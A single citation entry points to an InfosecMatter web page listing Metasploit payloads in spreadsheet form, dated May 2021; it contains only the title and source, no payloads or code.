- **“List of Metasploit Payloads (Detailed Spreadsheet) - InfosecMatter,” *InfosecMatter*, May 02, 2021. List of Metasploit Payloads (Detailed Spreadsheet) - InfosecMatter**